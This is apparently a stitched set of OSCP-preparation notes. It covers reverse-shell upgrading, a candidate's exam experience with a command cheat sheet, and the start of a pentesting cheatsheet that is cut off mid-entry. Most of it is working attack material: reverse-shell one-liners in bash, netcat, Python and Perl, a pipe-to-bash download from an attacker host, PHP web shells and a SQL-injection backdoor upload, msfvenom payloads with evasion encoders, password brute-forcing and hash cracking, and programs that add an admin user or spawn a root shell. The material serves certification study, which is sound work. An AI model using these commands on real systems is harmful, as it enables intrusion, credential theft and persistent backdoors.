Popping a reverse shell is exciting, but it's not quite the same as a fully interactive shell. You won't have tab completion, you can't run any interactive programs (including sudo), and if you press Ctrl+C, you will exit back to your local box, which sucks. So! Here's how to upgrade your Linux reverse shell.

```
python -c "import pty; pty.spawn('/bin/bash')"
```

You should get a nicer looking prompt, but your job isn't over yet. Press Ctrl+Z to background your reverse shell, then in your local machine run:

```
stty raw -echo
fg
```

Things are going to look really messed up at this point, but don't worry. Just type reset and hit return. You should be presented with a fully interactive shell. You're welcome.

There's still one little niggling thing that can happen, the shell might not be the correct height/width for your terminal. To fix this, go to your local machine and run:

```
stty size
```

This should return two numbers, which are the number of rows and columns in your terminal. For example's sake let's say this command returned 48 120 Head on back to your victim box's shell and run the following.

```
stty -rows 48 -columns 120
```

You now have a beautiful interactive shell to brag about. Time to privesc!

Privilege Escalation — Linux

I'm not going to go into too much detail here because this post is getting too long already, and there's a lot to talk about! I will show you a few things that I try first though, and then I'll refer you over to g0tmi1k's

post, which will fill in the gaps.

Sudo misconfiguration
First things first, if you have found any passwords on the system, try using them to become root by running:

sudo su
If not try running:

sudo -l
Sometimes, sudo will allow you to run some commands as root, or become a different user. If the box is configured this way in the OSCP labs, there's a good chance that this will be your path to root.

Kernel Exploits
The second thing I try is:

uname -ar
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release # Debian based
cat /etc/redhat-release # Redhat based
These commands will tell you which kernel and distribution you are looking at. If you're lucky, Googling the kernel version and/or the distribution version may reveal known privilege escalation exploits to try.

Linenum
If you're into automation and efficiency, checkout LinEnum.sh. It's a great bash script that enumerates a lot of common misconfigurations in Linux systems. You can get it here:
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

For next-level enumeration efficiency, host linenum.sh on a webserver on your Kali box, then on the victim, just run:

curl http://attackerip/LinEnum.sh | /bin/bash
G0tmi1k?
Lastly, let's pay homage to the most referenced Linux privilege escalation article of all time by g0tmi1k:
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Privilege Escalation - Windows
The first thing I try is searching for a known exploit for the version of windows you are facing. To find out which version of Windows you are facing, try this:

systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
If that doesn't work, you have to do it the hard way. This is a pretty thorough article that has helped me out more than once: http://www.fuzzysecurity.com/tutorials/16.html

Example 2

Wednesday, January 2, 2019 10:46 PM

Lab
There is a bit of a love hate relationship with the lab however it is by far the best part of the course. The control panel will give you a drop down of machine IP addresses, from there you will need pick one and run your enumeration, no hostnames are provided.

I recommend doing the exercises, I spent the first week completing the exercises. Besides the bonus 5 points that you may need in the exam and being incredibly mundane, you will definitely learn a tonne.

Try not to use Metasploit unless you are really stuck, learning to exploit without it is invaluable. I had managed to root all machines without using Metasploit more than 2 times.

SSH Tunneling / Pivoting was daunting at first but there is an awesome tool I used called sshuttle which will look after all of it and simple to use, quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

Passwords in the labs are either guessable or cracked within minutes, if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists almost exclusively for fuzzing or passwords.

In the beginning I had a terrible habit of over complicating things, always try simple things first for the low hanging fruit such as sudo -l.

Preparation
Get organised, keep notes! the lab machines will contain loot or will have dependencies that you will need to refer to later. I primarily used Microsoft OneNote because it saved to the cloud and allowed me to seamlessly view between work and home machines, a great alternative however is cherrytree.

My preparation was mostly HackTheBox and VulnHub, HackTheBox was a great platform to get you into the mindset before starting OSCP however it can be very CTF'y so bear in mind.

I have listed some VulnHub machines that I found were similar to OSCP, there was also one machine on ExploitExercises called nebula, the techniques used in this machine were vital and used in the labs.

If you find yourself overwhelmed and not sure where to start, watch these videos by IppSec, I can't tell you how many things I've learnt by watching his videos, IppSec releases walkthroughs for each retired machine on HackTheBox.

Vulnerable Machines

Kioptrix: Level 1
Kioptrix: Level 1.1
Kioptrix: Level 1.2
Kioptrix: Level 1.3
FristiLeaks: 1.3
Stapler: 1
Brainpan: 1

VulnOS: 2
SickOs: 1.2
pWnOS: 2.0
Nebula
Structure

Each subnet had a separate table containing useful information for quick reference, this will be useful in both the lab and exam where you might need to recall a name/file you've previously seen.

Hostname	IP	Exploit	ARP	Loot	OS
Box1	10.10.10.10	MS08-067	10.10.10.11	capture.pcap	Windows Server 2000

```
OSCP/
├── Public
│   ├── Box1 - 10.10.10.10
│   └── Box2 - 10.10.10.11
├── IT Department
│   ├── Box1 - 10.11.11.10
│   └── Box2 - 10.11.11.11
├── Dev Department
│   ├── Box1 - 10.12.12.10
│   └── Box2 - 10.12.12.11
├── Admin Department
│   ├── Box1 - 10.13.13.10
│   └── Box2 - 10.13.13.11
├── Exercises
│   ├── 1.3.1.3
│   └── 2.2.1
└── Shortcuts
```

Enumeration

Enumeration is the most important thing you can do, at that inevitable stage where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: nmap.

Almost every review I've read about OSCP tells you to script your enumeration, while that is a good idea..there is already scripts out there specifically for OSCP such as codingo's Reconnoitre. I can't recommend codingo & Reconnoitre enough, he has built an awesome script. I had used this script initially to do quick scans of the environment then full TCP scans manually. Below are commands I found helpful while in the lab:

Nmap

Quick TCP Scan

```
nmap -sC -sV -vv -oA quick 10.10.10.10
```

Quick UDP Scan

```
nmap -sU -sV -vv -oA quick_udp 10.10.10.10
```

Full TCP Scan

```
nmap -sC -sV -p- -vv -oA full 10.10.10.10
```

Port knock

for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 10.10.10.10; done
Web Scanning

Gobuster quick directory busting

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting

gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
Gobuster search with file extension

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan

nikto -h 10.10.10.10
Wordpress scan

wpscan -u 10.10.10.10/wp/
Port Checking

Netcat banner grab

nc -v 10.10.10.10 port
Telnet banner grab

telnet 10.10.10.10 port
SMB

SMB Vulnerability Scan

nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10
SMB Users & Shares Scan

nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10
Enum4linux

enum4linux -a 10.10.10.10
Null connect

rpcclient -U "" 10.10.10.10
Connect to SMB share

smbclient //MOUNT/share
SNMP

SNMP enumeration

snmp-check 10.10.10.10
Commands

This section will include commands / code I used in the lab environment that I found useful

Python Servers

Web Server

```
python -m SimpleHTTPServer 80
```

FTP Server

```
# Install pyftpdlib
pip install pyftpdlib

# Run (-w flag allows anonymous write access)
python -m pyftpdlib -p 21 -w
```

Reverse Shells

Bash shell

```
bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
```

Netcat without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
```

Netcat Linux

```
nc -e /bin/sh 10.10.10.10 4443
```

Netcat Windows

```
nc -e cmd.exe 10.10.10.10 4443
```

Python

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4443))
;os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Perl

```
perl -e 'use Socket;$i="10.10.10.10";$p=
4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Remote Desktop

Remote Desktop for windows with share and 85% screen

```
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10
```

PHP

PHP command injection from GET Request

```
<?php echo system($_GET["cmd"]);?>

#Alternative
<?php echo shell_exec($_GET["cmd"]);?>
```

Powershell

Non-interactive execute powershell file

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1
Misc

More binaries Path

export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/
Linux proof

hostname && whoami && cat proof.txt && /sbin/ifconfig
Windows proof

hostname && whoami.exe && type proof.txt && ipconfig /all
SSH Tunneling / Pivoting

sshuttle

sshuttle -vvr user@10.10.10.10 10.1.1.0/24
Local port forwarding

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
Remote port forwarding

ssh <gateway> -R <remote port to bind>:<local host>:<local port>
Dynamic port forwarding

ssh -D <local proxy port> -p <remote port> <target>
Plink local port forwarding

plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>
SQL Injection

sqlmap crawl
sqlmap -u http://10.10.10.10 --crawl=1

sqlmap dump database
sqlmap -u http://10.10.10.10 --dbms=mysql --dump

sqlmap shell
sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell
Upload php command injection file

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE
'c:/inetpub/wwwroot/backdoor.php'
Load file

union all select 1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6
Bypasses

' or 1=1 LIMIT 1 --
' or 1=1 LIMIT 1 -- -
' or 1=1 LIMIT 1#

'or 1#
' or 1=1 --
' or 1=1 -- -
Brute force

John the Ripper shadow file

$ unshadow passwd shadow > unshadow.db
$ john unshadow.db
# Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

Hashcat SHA1
hashcat -m 100 -a 0 hash.txt rockyou.txt --force

Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt
RDP user with password list

ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list

hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list

medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
MSFVenom Payloads

PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php

Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f war -o shell.war

Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f elf -o shell.elf

Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f c

Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o non_staged.exe

```
# Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o meterpreter.exe

# Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f python -o shell.py

# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f asp -e x86/shikata_ga_nai -o shell.asp

# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -o shell.aspx

# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f js_le -e generic/none -n 18

# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -i 9 -f psh -o shell.ps1

# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f c -b "\x00\x04" -e x86/shikata_ga_nai

# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -o shell.exe

# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

Interactive Shell

Upgrading to a fully interactive TTY using Python

```
# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

File Transfers

HTTP

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80

# In reverse shell - Linux
wget 10.10.10.10/file

# In reverse shell - Windows
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user
\Desktop\file.exe')"
```

FTP

This process can be mundane, a quick tip would be to be to name the filename as ‘file’ on your kali machine so that you don’t have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w

# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt

# Execute
ftp -v -n -s:ftp.txt
```

TFTP

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp

# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

VBS

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
```

```
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

# Execute
cscript wget.vbs http://10.10.10.10/file.exe file.exe
```

Buffer Overflow

Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

```
# Payload
payload = "\x41" * <length> + <ret_address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining_length>

# Pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>

# Pattern offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>

# nasm
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp eax

# Bad characters
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
```

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
Privilege Escalation
There is basically two blog posts that are treated as the privilege escalation bible, g0tmi1k's post for Linux & fuzzysecurity's post for Windows.

Offensive Security was able to provide a balance in the labs, there was definitely unique privilege escalate methods however there was also a lot of kernel exploits. I had developed a habit to searchsploit everything, with or without a version number, don't just skim..actually read them and understand how they work, there was countless times I had tried an exploit which failed and moved on only to realise it was the correct exploit but needed a slight tweak.

The devil is in the details, I was definitely guilty of skimming and missing the crucial details such as read and write permissions to /etc/passwd or sticky bit.

I had used three different scripts: LinuxPrivChecker, LinEnum, and PowerUp. It is important to remember that these scripts did not always find everything and manually searching for files is also required.

Kernel exploits were a bit of a hit and miss, machines are sometimes vulnerable many different ways..I always thought using a kernel exploit was a bit like cheating, especially dirtyc0w which is never the intended way. There is 2 github posts that contain pre-compiled exploits that I found usefull, they are: abatchy17's Windows Exploits & lucyoa's kernel exploits.

Links

Privilege Escalation:

g0tmi1k Linux Priv Esc
fuzzysecurity Windows Priv Esc
sploitspren Windows Priv Esc
togie6 Windows Priv Esc Guide
Kernel Exploits:

abatchy17's Windows Exploits
lucyoa's kernel exploits
Scripts:

LinuxPrivChecker
LinEnum
PowerUp
Scripts
useradd.c

Windows - Add user.

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()
{
  int i;
  i=system ("net user <username> <password> /add && net localgroup administrators <username> /add");
  return 0;
}
```

```
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c
```
SUID

Set owner user ID.

```
int main(void){
  setresuid(0, 0, 0);
  system("/bin/bash");
}

# Compile
gcc suid.c -o suid
```
Powershell Run as

Run file as another user with powershell.

```
echo $username = '<username>' > runas.ps1
echo $securePassword = ConvertTo-SecureString "<password>" -AsPlainText -Force >> runas.ps1
echo $credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword >> runas.ps1
echo Start-Process C:\Users\User\AppData\Local\Temp\backdoor.exe -Credential $credential >> runas.ps1
```
Process Monitor

Monitor processes to check for running cron jobs.

```
#!/bin/bash

# Loop by line
IFS=$'\n'

old_process=$(ps -eo command)

while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep [\<\>]
        sleep 1
        old_process=$new_process
done
```
Exam

My exam was scheduled 9:00AM Monday morning about one week after my lab time had ended. The game plan was to scan target machines with Reconnoitre while I worked on the target machines then manually scan ports as they were found. I always had some form of enumeration scan running the background while I was working on the target machine.

I had taken screenshots of almost every step in preparation for the exam report, I also ran Open Broadaster Software to record my screen while I did my exam, this was useful in case I had missed a screenshot to which I could refer to later. I had a separate terminal window for each target machine and never closed it so that I could also refer to later while doing the exam report.

In hindsight, the exam boxes were not particularly difficult but the vulnerabilities are well hidden. Beware of the red herrings and rabbit holes, they are placed intentionally! Knowing when to move on is important, there

were times where I had spent hours on a path for privilege escalation only to realise there was another method hidden in plain sight.

After sleeping for a few hours I immediately started on my report, my approach was to be heavily screenshot based and brief outlining only the steps required to exploit. Knowing who the target audience is important, the report was written such that a non-technical person was able to replicate the steps just by reading the report. The report totaled 43 pages and was completed in a few hours, it was zipped along with my lab report, uploaded and sent to Offensive Security.

Structure

```
OSCP/
├── Offensive Security Lab Penetration Test Report
│   ├── Introduction
│   ├── Objective
│   └── Scope
├── High-Level Summary
│   └── Recommendations
├── Methodologies
│   ├── Information Gathering
│   ├── Service Enumeration
│   ├── Penetration
│   ├── Maintaining Access
│   └── House Cleaning
└── Findings
    ├── Box1 - 10.10.10.10
    ├── Box2 - 10.10.10.11
    ├── Box3 - 10.10.10.12
    ├── Box4 - 10.10.10.13
    └── Box5 - 10.10.10.14
```

Conclusion

After the grueling 28 hour wait after submitting the report, the email from Offensive Security had arrived indicating that I had successfully completed the Penetration Testing with Kali Linux certification exam and have obtained the Offensive Security Certified Professional (OSCP) certification.

Screenshot certificate

Related Posts
RFID Thief v2.0 (Categories: all, rfid, tutorial)
Proxmark 3 Cheat Sheet (Categories: all, rfid)
Debricking Proxmark 3 using the Bus Pirate (Categories: all, rfid)
Debricking Proxmark 3 using the Bus Pirate »

Example 3

Wednesday, January 2, 2019 10:47 PM

root@Hausec
root@Hausec

sudo apt install hacking-skills

Twitter Github
PENTESTING CHEATSHEET
PENETRATION TESTING TUTORIALS & WRITE-UPS
Windows Privilege Escalation via Unquoted Service Paths
Simple Buffer Overflows (x32)
Domain Penetration Testing
Active Directory Assessment and Privilege Escalation Script 2.0
Domain Penetration Testing: Credential Harvesting via LLMNR Poisoning
Domain Penetration Testing: Privilege Escalation via Group Policy Preferences (GPP)
Domain Penetration Testing: Using BloodHound, Crackmapexec, & Mimikatz to get Domain Admin
Using Bloodhound to Map the Domain
Automating the Pentesting Process: Using NTLM Relaying & Deathstar to get Domain Admin
How to set up ntlmrelayx.py
Vulnhub Write-ups
Kioptrix Level 2
Lord of the Root
Mr.Robot
Pwnlab_Init
PwnOS
SickOS
SickOS 2
Tr0ll
Tr0ll 2
Vulnix
Web Pentesting Write-Ups
XSS
Reflective XSS via String Injection
Bypassing JavaScript Client-side Validation
Bypassing JavaScript input validation
SQLInjections
UNION-Based
XSS With SQLi
SQLMap & GET Requests
Other Tutorials
How to set up Fuzzbunch (Shadowbroker's Dump/NSA Tools)
Using ETERNALBLUE & DOUBLEPULSAR (Shadowbroker's Dump/NSA Tools)
Using Bloodhound to Map the Domain
How to set up ntlmrelayx.py
ARTICLES
ABOUT
Open Search
Pentesting Cheatsheet
In addition to my own contributions, this compilation is possible by other compiled cheatsheets by

g0tmilk, highon.coffee, and pentestmonkey, as well as a few others listed at the bottom. It's easiest to search via ctrl+F, as the Table of Contents isn't kept up to date fully.

Netcat. 7

Telnet Reverse Shell

PHP

Bash

Perl

Meterpreter
Windows reverse meterpreter payload

Windows VNC Meterpreter payload

Linux Reverse Meterpreter payload

Meterpreter Cheat Sheet

Meterpreter Payloads

Binaries

Web Payloads

Scripting Payloads

Shellcode

Handlers

Powershell

Privilege Escalation
Linux

Windows

Command Injection
File Traverse

Test HTTP options using curl

Upload file using CURL to website with PUT option available. 11

Transfer file

Activate shell file

SQLInjections
Injections

SQLMap

Miscellaneous

Tunneling: 11

AV Bypass: 12

Web hosts. 12

Php Meterpreter Shell

Reverse shell using interpreters

Shellshock

Resources & Links
Windows Privilege Escalation

SQL & Apache Log paths

Recon

Cheat Sheets (Includes scripts)

Meterpreter Stuff

Proxy Chaining

Huge collection of common commands and scripts as well as general pentest info

Scripts

Pentester Bookmarks, huge collection of blogs, forums, and resources

Pentest Checklist

OSCP Writeups, blogs, and notes

Enumeration
General Enumeration:
nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1
Verbose, syn, all ports, all scripts, no ping
nmap -v -sS -A -T4 x.x.x.x
Verbose, SYN Stealth, Version info, and scripts against services.
nmap –script smb-check-vulns.nse –script-args=unsafe=1 -p445 [host]
Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

- netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

- nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
- FTP service on 10.10.1.22:21
  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

  Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.
  Remember the binary and ascii mode!
  If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):
ssh INSERTIPADDRESS 22

- SSH service on 10.10.1.22:22
  - Bruteforcing
    - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
    - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
    - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
    - Use nmap to automate banner grabbing and key fingerprints, e.g.
    - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'
- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run

python /usr/share/exploitdb/exploits/linux/remote/40136.py -U
/usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SMTP Enumeration (25):
nmap –script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1
nc -nvv INSERTIPADDRESS 25
telnet INSERTIPADDRESS 25
Finger Enumeration (79):
Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

- Always do users enumeration
  smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
  use auxiliary/scanner/smtp/smtp_enum
- Command to check if a user exists
  VRFY root
- Command to ask the server if a user belongs to a mailing list
  EXPN root
- Enumeration and vuln scanning:
  nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
- Bruteforce
  hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
- Metasploit user enumeration
  use auxiliary/scanner/smtp/smtp_enum
- Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):
dirbuster (GUI)
dirb http://10.0.0.1/
nikto –h 10.0.0.1
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://$ip -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 http://$ip

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning
Gobuster quick directory busting
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0)

Gecko/20100101 Firefox/52.0'
Gobuster search with file extension
